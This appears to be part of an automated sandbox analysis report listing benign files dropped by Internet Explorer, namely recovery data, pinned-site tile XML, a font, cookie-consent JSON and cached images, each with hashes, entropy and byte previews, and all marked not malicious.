SHA-256:	B46FEAF5D192D61943513C5EACD504C2B832DB9E2523AD35AD8CF75ED3347317
SHA-512:	269CD63EC89AA58A1F6E014155BD68BF2DC14E0F47E7357EC21E4B1100F8537B9C39C41F586155FFE7EA915E207B4157956B477E582D69A2BF94651DF2156C58
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{524F927A-53CA-11EC-90EB-ECF4BBEA1588}.dat	
Preview:	.....>.....E...F...G...H..... .....R.o.o.t. . E.n.t.r.y.....0)**.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....4. .....T.r.a.v.e.l.L.o.g.....T.L.0.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{6F641118-53CA-11EC-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.675730474425137
Encrypted:	false
SSDEEP:	12:rl0oXGFFTXDrEgm8Gr76F4+lXDrEgm8GD7qw9lpQA9dv9lsQ0Y9cC:r+G85lTG8C9laAH9lr0Y2
MD5:	44AB759FA1058375A84041DCBF82E08F
SHA1:	AE98F2C41237C30EC9A6665A5402AAE936D8422F
SHA-256:	D9C53FE93507BE2BBFD157FD7BE4A41664501D905BBB7DB0585846ED8EA3F4A5
SHA-512:	5D13583D0E349AF9108F4D809B0997828DB5683081C009C04ABCE417AC0B770AA3E4958CAB5E629E51ADE0E5E33E9E37A13F0E702484264746BDF6FB2381643E
Malicious:	false
Reputation:	unknown
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....W.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	355
Entropy (8bit):	5.101414666877736
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc41EOkUf/u3HTD90/QL3WIZK0QhPPwGVDHkEtMjwu:TMHdNMNxOEOkUfynWimI00OYGVbkEtMb
MD5:	66AE9D0641A08C7558559CA6E1402832
SHA1:	5B4100A36317DB8824DC0512B8C59365A29301B4
SHA-256:	83FADB0826B96ACEFC0CFF4F6F897EB12B4E80B9A0EF537A228AF3CCA1E27A6F
SHA-512:	AA14C983CE96919A8148E1231917470C9F795A5F552C88F47B10E2B7629AE5D1E79DCAEB1EDB9422F6BB3ACD3E2B7DF9403C43B6C1458DF3C08DB78DCED090 E7
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x38ae4a78,0x01d7e7d7</date> accdate>0x38cd4627,0x01d7e7d7</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\T witter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	353
Entropy (8bit):	5.138457728649196
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4fLGTkWvTD90/QL3WIZK0QhPPwGkI5kU5EtMjwu:TMHdNMNxe2kWvnWimI00OYGkak6EtMb
MD5:	3675AA6A1E9910A444A224E9E25C5101
SHA1:	6059DF3D3CA241E508A6C15DAC06F31958ECBEAA
SHA-256:	F4E06B791F1BDC1D07D57AACF19D6E1C75A9615C48F3F9E91AE309D7F578FD00
SHA-512:	418DD9B0A40197BB36E92C1E3560E5DA36541244119BD68BEF5566C3D15334CE89267FA5938748DA76F0FFECFAE9271806F63EFA0F63FBA59DE4A40E29EF34A
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x36be5f8b,0x01d7e7d7</date><a ccdate>0x36d636db,0x01d7e7d7</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Am azon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Size (bytes):	359
Entropy (8bit):	5.154565210189763
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4GLdbd+B1HVTD90/QL3WIZK0QhPPwGyhBcEEtMjwu:TMHdNMNxvLdgB1HVnWimI00OYGmZEtMb
MD5:	DC319A0331C8016E5CFD4C2D14E4BBB8
SHA1:	D8CCA886304D50F176AE6BE68629E5C211BF49C7
SHA-256:	65DA6C9C37A979DA469B241EF3AAC859F0482F08C8908CB821A98ED07A2743E6
SHA-512:	4C757377E45B12674B6949937FD875F97D1E1EE5C3F0B84BE12422FC01A2B0A87FC885BC719BBAF82B802225EC653804957FCEAF9A896F29AC4A4D5A8EA24C4
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x38f2d39d,0x01d7e7d7</date><accdate>0x39654575,0x01d7e7d7</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	349
Entropy (8bit):	5.133581392519022
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4JctfWXUaTD90/QL3WIZK0QhPPwGgE5EtMjwu:TMHdNMNxiOfeVnWimI00OYGd5EtMb
MD5:	CABEE1AD854292C54E7C4258CB8F0B4F
SHA1:	91C6DC7ED093359631784835029EF3FA15F5B261
SHA-256:	15300978DBF5E026344808E5A00FD9FEED9D76488C58E970017ADD5A5A26729A
SHA-512:	DCDF7CF3BBD6DE212B6B784A3B5CA4BB4C45A4A52E5A24A22A1F1934BCD92564BBEDB42BD15F1452463942B9B2DC593F8BA75D491674E18F5411375B89AB2F4F
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x37aa6827,0x01d7e7d7</date><accdate>0x37c96652,0x01d7e7d7</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	355
Entropy (8bit):	5.157327653103495
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4UxGwKE1deHTD90/QL3WIZK0QhPPwG8K0QU5EtMjwu:TMHdNMNxhGwKE1deHnWimI00OYG8K07/
MD5:	E68DB993D625B4C47D937B9890236CAF
SHA1:	16CD9181288DE4E0BA0864A39F108E9A5C864DDB
SHA-256:	8245A72F7EC06486E96D76EC773647E58071E752BB2D9CF1E010EFD9869FFC90
SHA-512:	33EDE680C966568F2D9A9E97FAA9C97C0501CD397A517BB90A2A86FC0CE4DDFE475A9C8D2D60CF555BE7C5EDFE63C7E1521A3235446E2B1DC1265A2146D6948
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x39b19024,0x01d7e7d7</date><accdate>0x39c966de,0x01d7e7d7</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	353
Entropy (8bit):	5.1128320253062745
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4QunCB1b2BUTD90/QL3WIZK0QhPPwGAkEtMjwu:TMHdNMNx0nCB16UnWimI00OYGxEtMb
MD5:	43BB110F15FFE0E3AEE0CB4F2298CC88
SHA1:	5AEC1CC09228CFAEE72DD7807AD58E070DC6842A
SHA-256:	2D6050EFED8D95FB92698D7EAE9B1FE619E154817F94D041111CA163DD94981C
SHA-512:	8D429951D880138E09EA2F2DBF955ADC4DDD72483F2EAB65D54F934B9C3F931AE37EDBD9B4D93AA559D764CFF8F54448C2FE144835B63D7051B5B66D216EFD2

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x3842ff8f,0x01d7e7d7</date><accdate>0x3861fd4d,0x01d7e7d7</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	355
Entropy (8bit):	5.164190649728756
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4oTdcYtW2gBUTD90/QL3WIZK0QhPPwG6Kq5EtMjwu:TMHdNMNxxdxtW2EUnWimI00OYG6Kq5Es
MD5:	3180BE7D7EFDAF5C8424F5CE65B1BFBC
SHA1:	44177AB5130735840B723F08F314DFFA8E5ABB2A
SHA-256:	0D770CC8857CAD4B5F2F5243A8928159727966D4AC9B550EBDF1B153E9422676
SHA-512:	A0E383881735AFCB037704034206D8B84C57585623263C06952A8C332BF707DE068364F649F6774276FB096B1EED22BD03CAA5F3429FF1817DC598C70154B4BB
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x37e864d5,0x01d7e7d7</date><accdate>0x381cd92d,0x01d7e7d7</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	357
Entropy (8bit):	5.138340545928509
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4YX2ntWUTD90/QL3WIZK0QhPPwG02CqEtMjwu:TMHdNMNxctWUnWimI00OYGVEtMb
MD5:	6094E5CC1E4C3F8CE466FD5AB4742659
SHA1:	4061B0495686702336FEA06B79F0E8CDC1085DAA
SHA-256:	FEE8A98C9E121F283271743E598CEE0ADB850DBED148EB9D5EF75AF2A3A8EDFE
SHA-512:	3D369233C943F1694979FCB16810CF180153323A29C8D546FC4BA04A379DD2A26B2E4FF9F347C50C6504BE3F29962161D1CB49A95140CA18DEE02C625F20B948
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x36f5356b,0x01d7e7d7</date><accdate>0x3711d2b4,0x01d7e7d7</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	353
Entropy (8bit):	5.076632964017033
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4In46aLUBUTD90/QL3WIZK0QhPPwGiwE5EtMjwu:TMHdNMNxfn46aLYUnWimI00OYGe5EtMb
MD5:	45AEC19B721AE2E8BEFF455FDC5B4158
SHA1:	885AE6E041FD92722F7C8DF8AD41912360F916D7
SHA-256:	5632AA952A982281C9D167A27D5CF07971C4E261809C1EBB62A874A9123BF346
SHA-512:	841D4B1A194ADB45EA6E8FC80953A5AFA7ED65D5DAE317CB47FC63A1E635348CAE3E35B9558E2ED9E5B52E2B379A3470844E1A9B0B9446C07CCB29884DB79E78
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x3737f86a,0x01d7e7d7</date><accdate>0x375e1d1f,0x01d7e7d7</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\gee00pr\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\gee00pr\imagestore.dat	
Category:	dropped
Size (bytes):	26034
Entropy (8bit):	4.283890485514249
Encrypted:	false
SSDEEP:	96:YvIJct+B+P47v+rcqlBPG9BQQQQQtkE1EwDzXozS29dcBUXqE:YvI6tlPqWceBPGYkEqcz4zSAcBW
MD5:	1B824345233E489AFC07A90F847ECD46
SHA1:	BB7FAA2FB4483DBB6F310EFBC846482DE43A3B1D
SHA-256:	A6D7F299F9A6DF66F522A800608B8A75913F6E76DE4EFD13567C69D803F63317
SHA-512:	CF0B4596F1532E72B526BE2E010FAEDEDD6D8587C124E4AE339742315E66418000EB901FE25E9188E4F0308BFA4AD95EDF9FC6B3CA6C0C9B8CBEC6C90F522BC0
Malicious:	false
Reputation:	unknown
Preview:	........".h.t.t.p.s.:././.w.w.w...g.o.o.g.l.e...c.o.m./.f.a.v.i.c.o.n...i.c.o.~..... .h.....(..... ....0..... .....v.].X.:.X.:.r.Y.....q.X.S.4.S.4.S.4.S.4.S.4.S.4...X.....0.....q.W.S.4.X.:.....J...A...g..... ..K.H.V.8.....F..B.....,.....B.....B..B..B..B...u.....B..B..B..B...{..... 5.....k.....7R..8F.....2.....Vb..5C..;I.....R^.....0.....Xc..5C..5C..5C..5C..5C..5C..lv .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\4996b9[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 45633, version 1.0
Category:	dropped
Size (bytes):	45633
Entropy (8bit):	6.523183274214988
Encrypted:	false
SSDEEP:	768:GiE2wcDeO5t68PKACfgVEwZfaDDxLQ0+nSEClr1X/7BXq/SH0Cl7dA7Q/B0WkAfO:82/DeO5M8PKASCZSvxQ0+TCPXtUSHF7c
MD5:	A92232F513DC07C229DDFA3DE4979FBA
SHA1:	EB6E465AE947709D5215269076F99766B53AE3D1
SHA-256:	F477B53BF5E6E10FA78C41DEAF32FA4D78A657D7B2EFE85B35C06886C7191BB9
SHA-512:	32A33CC9D6F2F1C962174F6CC636053A4BFA29A287AF72B2E2825D8FA6336850C902AB3F4C07FB4BF0158353EBBD36C0D367A5E358D9840D70B90B93DB2AE32
Malicious:	false
Reputation:	unknown
Preview:	wOFF.....A.....,....OS/2...p...`...`B.Y.cmap.....G.glyf.....,...,0..Hhead.....6...6....hhea...,...$...$....hmtx.....($LKloca...`...f...f....maxp...P... ... .name... .....IU..post..... ... .*.....I.A_.<..... .....d.*.....^...q.d.Z.....3.....3.....f.....HL .@...U...f..... .....\.d.\.d...d.e.d.Z.d.b.d.4.d.=.d.Y.d.c.d.].d.b.d.I.d.b.d.f.d._.d.^.d.(.d.b.d.^.d.b.d.b.d...d..._.d._.d...d...d.P.d.0.d.b.d.b.d.P.d.u.d.c.d.^.d._.d.q.d._.d.d.d.b.d._.d._.d. b.d.a.d.b.d.a.d.b.d...d...d.^.d.^.d.`.d.[.d...d...d.$.d.p.d...d...d.^.d._.d.T.d...d.b.d.b.d.b.d.i.d.d.d...d...d...d.7.d.^.d.X.d.].d.).d.l.d.l.d.b.d.b.d.,.d.,.d.b.d.b.d...d...d...d.7.d.b.d.1. d.b.d.b.d...d...d...d...d.A.d...d.(.d.`.d...d...d.^.d.r.d.f.d.,.d.b.d...d.b.d._.d.q.d...d...d.b.d.b.d.b.d.b.d.b.d...d.r.d.l.d._.d.b.d.b.d.b.d.V.d.Z.d.b.d

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\55a804ab-e5c6-4b97-9319-86263d365d28[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	3278
Entropy (8bit):	4.87966793369991
Encrypted:	false
SSDEEP:	96:Oy9Dwb40zrvdip5GKZa6AyYs9vjxWCKTS2jQt4ZaX:zqlipc6vxLCSCbZaX
MD5:	073E1A67C16B7E2B0F240F20BAC53174
SHA1:	778663FBA0201814BE193EB38E4F9D8875F322ED
SHA-256:	886E0D5D43DFB17D92EB8C5C80AB0671ED9DE247EC4AD9D71B358F32F7613287
SHA-512:	97FA869A8BE850E759BDB5AAA0E850B787358CC4EED55796F6B51D1AFD5B6B25CF7A6FAC5FCD67AA9588876F208D40449ED94886046177B6FEAA083743B01696
Malicious:	false
Reputation:	unknown
Preview:	{"CookieSPAEnabled":false,"MultiVariantTestingEnabled":false,"UseV2":true,"MobileSDK":false,"SkipGeolocation":true,"ScriptType":"LOCAL","Version":"6.4.0","OptanonDataJSON":"55a804ab-e5c6-4b97-9319-86263d365d28","GeolocationUrl":"https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location","RuleSet":[{"Id":"6f0cca92-2dda-4588-a757-0e009f333603","Name":"Global","Countries":["pr","ps","pw","py","qa","ad","ae","af","ag","ai","al","am","ao","aq","ar","as","au","aw","az","ba","bb","rs","bd","ru","bf","rw","bh","bi","bj","bl","bm","bn","bo","sa","bq","sb","sc","br","bs","sd","bt","sg","bv","sh","bw","by","sj","bz","sl","sn","so","ca","sr","ss","cc","st","cd","sv","cf","cg","sx","ch","sy","ci","sz","ck","cl","cm","cn","co","tc","cr","td","cu","tf","tg","cv","th","cw","cx","tj","tk","tl","tm","tn","to","tr","tt","tv","tw","dj","tz","dm","do","ua","ug","dz","um","us","ec","eg","eh","uy","uz","va","er","vc","et","ve","vg","vi","vn","vu","fj","fk","fm","fo","wf","ga","gb","ws","gd","ge","gg"

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARkL8h[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	9123
Entropy (8bit):	7.913864579468599

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARkL8h[1].jpg	
Encrypted:	false
SSDEEP:	192:QoLz6er02KZU5SQ6lw554KoxySuYhQ8DeR+cdiA9q7/e:bn6pZUT6lw+1uYi8yocbp
MD5:	578B116678B72272439230A0C549BFC6
SHA1:	8BE6E8A2A519A70AB9CCA1BDA753C4CB8DA01D69
SHA-256:	CAC42425E1B679517E84258E10633CA542A9AB1C6511F547B0A4A45372824E2D
SHA-512:	F53886EE798F50C35184133DE55493FF83842C515BDB96574FD72A57592528B84BC283369E12EF8BF9D78B1F7E80D9C1B284CB08D221ECF142DE496C8800B72E
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....S..b.....#..?..?Jcg.R.P.@.....z.`..Q@.@.@....P.....0.@.@..!....8...@b....-_.X~.....=..i..ZB25....`...(..?..''..8...j.....c.-..&....4.*....t..c.....7....;,w.....R.reN..*H..'WS.....9?Z.m.(.....(.E...-.....2s..X.R3(rpx...6....(...1.....:3<b.....@...<Mj...T.u^%.~.nc....+.....\5..'.z.X.K.....D..Kn.....(.....K!....a.....3~.b}....._..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARlAXA[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	47841
Entropy (8bit):	7.888478769037165
Encrypted:	false
SSDEEP:	768:I8z3lUpH7r8WV3RziR2bvz3/W1GvmU/L5/girHGvrWjdBXiB6J9Vy/gLMJDrXamA:I8z3+h/ZV3xiR2X/UUNVBXixgYJ/O
MD5:	5A202D316270FE5C61E76FD64123CB49
SHA1:	D4E21887B048C7206EDC7C77814854C0E44716FC
SHA-256:	2D53A045AC74C4F569011108FFC8641118B0B0C40354DBB14A9379F2723AA564
SHA-512:	0D77D47E34D099B47A219BAFC79503FEB0DD2A165FA561BE2C4D2BF7F6E16DCE8C832822A55F5A6C3CD22747072E111D48062DD5610DCCF13D544DCCD896F9
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..Z.....%...q.....".W=..M.8....1..(.rN3.@.F..h..F(...s...K....{.I\b.G.....!..#..P..y..h.....@..I.4.....~..,,..jq.....o..;..1.=...Q.4...?1@.G.....`.....^...4.....OOz.....A..+...n....F:..@...N1..C ..{P.....t..\t.(.....9.....V...A@.X.....(8..{P...L.?J.7.H....f...p.'...o.....C.&.h..g ..J.nO..Gz.].N7....K...;.....?.....h.Jp..@=..e-....=...'..9.P...x#.4....wr

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARlK6L[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	11226
Entropy (8bit):	7.941284943853362
Encrypted:	false
SSDEEP:	192:QogOKUA9lJ5ztR79xNpSc1g1tbpT8bKi03OZHjiKsSHy5mn7gXSWsOqhereHeNC3:bgGVHxL510F58bKT3OoKI5mnkvsO5CeM
MD5:	8D9D60F40D226A1B91B1D82B4E197364
SHA1:	1D33CB602EC3A64596A1B88920B0CA9DB66913AA
SHA-256:	B9FE618C81EABA2B88F98A805D75920936FD2953DB7BCE28FDA6E108B2AD4918
SHA-512:	594744FBFCDDB63A910E91F0066B49BC0DF4EB70DC79AD6C18CB8409D1833024DFB6959F890BEA8A37C20722F2D7F38436DB8A94A2001692419C4DCA9B57479
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...^T.";..Q.e..W1lZB..3.....[E.uae)..D..KC...dc.MM.>...-.. .@..D...)..9.C.w.N...i.E#..lJ.hmh`(4.".]@8..L.4....qo....c...q.-m..W.OH.vQ.7..H.....*..A.[.(....+*...:j..,.s.x.c...9.0.>.H..ea...&..l..r.;.U.I..nF.....q..j.....Ha.we..0x.=.J..x.)$.zA#HaW..d.Z.;.|.....%.#i.i.).:..+.Q.KV...l..kE...9..Y..y.X.x.....-..*T..[.A,(....NA..T.-...7.,X...TbJ.@'...h...zrO

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARlKcO[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	11445
Entropy (8bit):	7.957939092044028
Encrypted:	false
SSDEEP:	192:Qo1Yk9AknYUOJh0GvvO3KSWoCVJTsf+Ytji1NWTw8F+Mqpukk:b1Yka3zvmXWhV+lpirWkU+XDk
MD5:	C4B164FE46F51EBA4B41349287181C25

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARlKcO[1].jpg	
SHA1:	A6750F61141BCAA71D03CC2135CBEF79395B377E
SHA-256:	781B819F8341A1B8A41719780A7E4F83973DC9FE76A5D47F57BF76169E7D0A9D
SHA-512:	5357F90B159E8FFA5E59FC7F1C152D590A549126C3763CB2668CE7895F7DD9B83876D562E4729D2C0639960FAD4410567963D8947C811778F63F94ECCAA9495B
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..%l.....r.....d...L..w=^.5.b...@.!.@...%.%.!... .....[.>.HL.U+.a.s.]....Hfe...DV.....r@z.M.R;.k..w..G.....,..-..1...../Q=.;|.8.6r ....oL.QH.PA.2.#....c4..y.....<--.+..X....?...+.%cz...AL...)X..(...i..@.&..4..P./@..;Nj....#:...%..5.Hf|z|..p9.5B%..5..-.....$..O.k.x....0I.a.m].....X....1.^..R..j.L.m.+.xs..1.>..4.h.. .....b.D.w:.v...P2..b ..a..H.a....Bh....u.(.....P{..+..j.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARlT6t[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	8328
Entropy (8bit):	7.915593342509179
Encrypted:	false
SSDEEP:	192:QnvJ5morbGSbK7BBBg0xN8vQsqZfMr4emfo0pwPWm0x3:0TmOKMyngs1RfMMeJZU
MD5:	29C676224DC6893AEEDDEACAB54FE70B
SHA1:	87EF23553EEC495CE0312365D227137A0B4C047D
SHA-256:	B39EBEF7EF6B62A38005BA21B6972E718BE8480E56491C2BD2BCABBBF0C8E219
SHA-512:	95D0B1C35C54304899EE1ED6B53688478A9D930E65B9C8E3F122A9B05AD94CA9647AB91BF2F0F196574FD1CDC557213DA6B176BC0F59FD87ABE539DD2B0E02 6
Malicious:	false
Reputation:	unknown
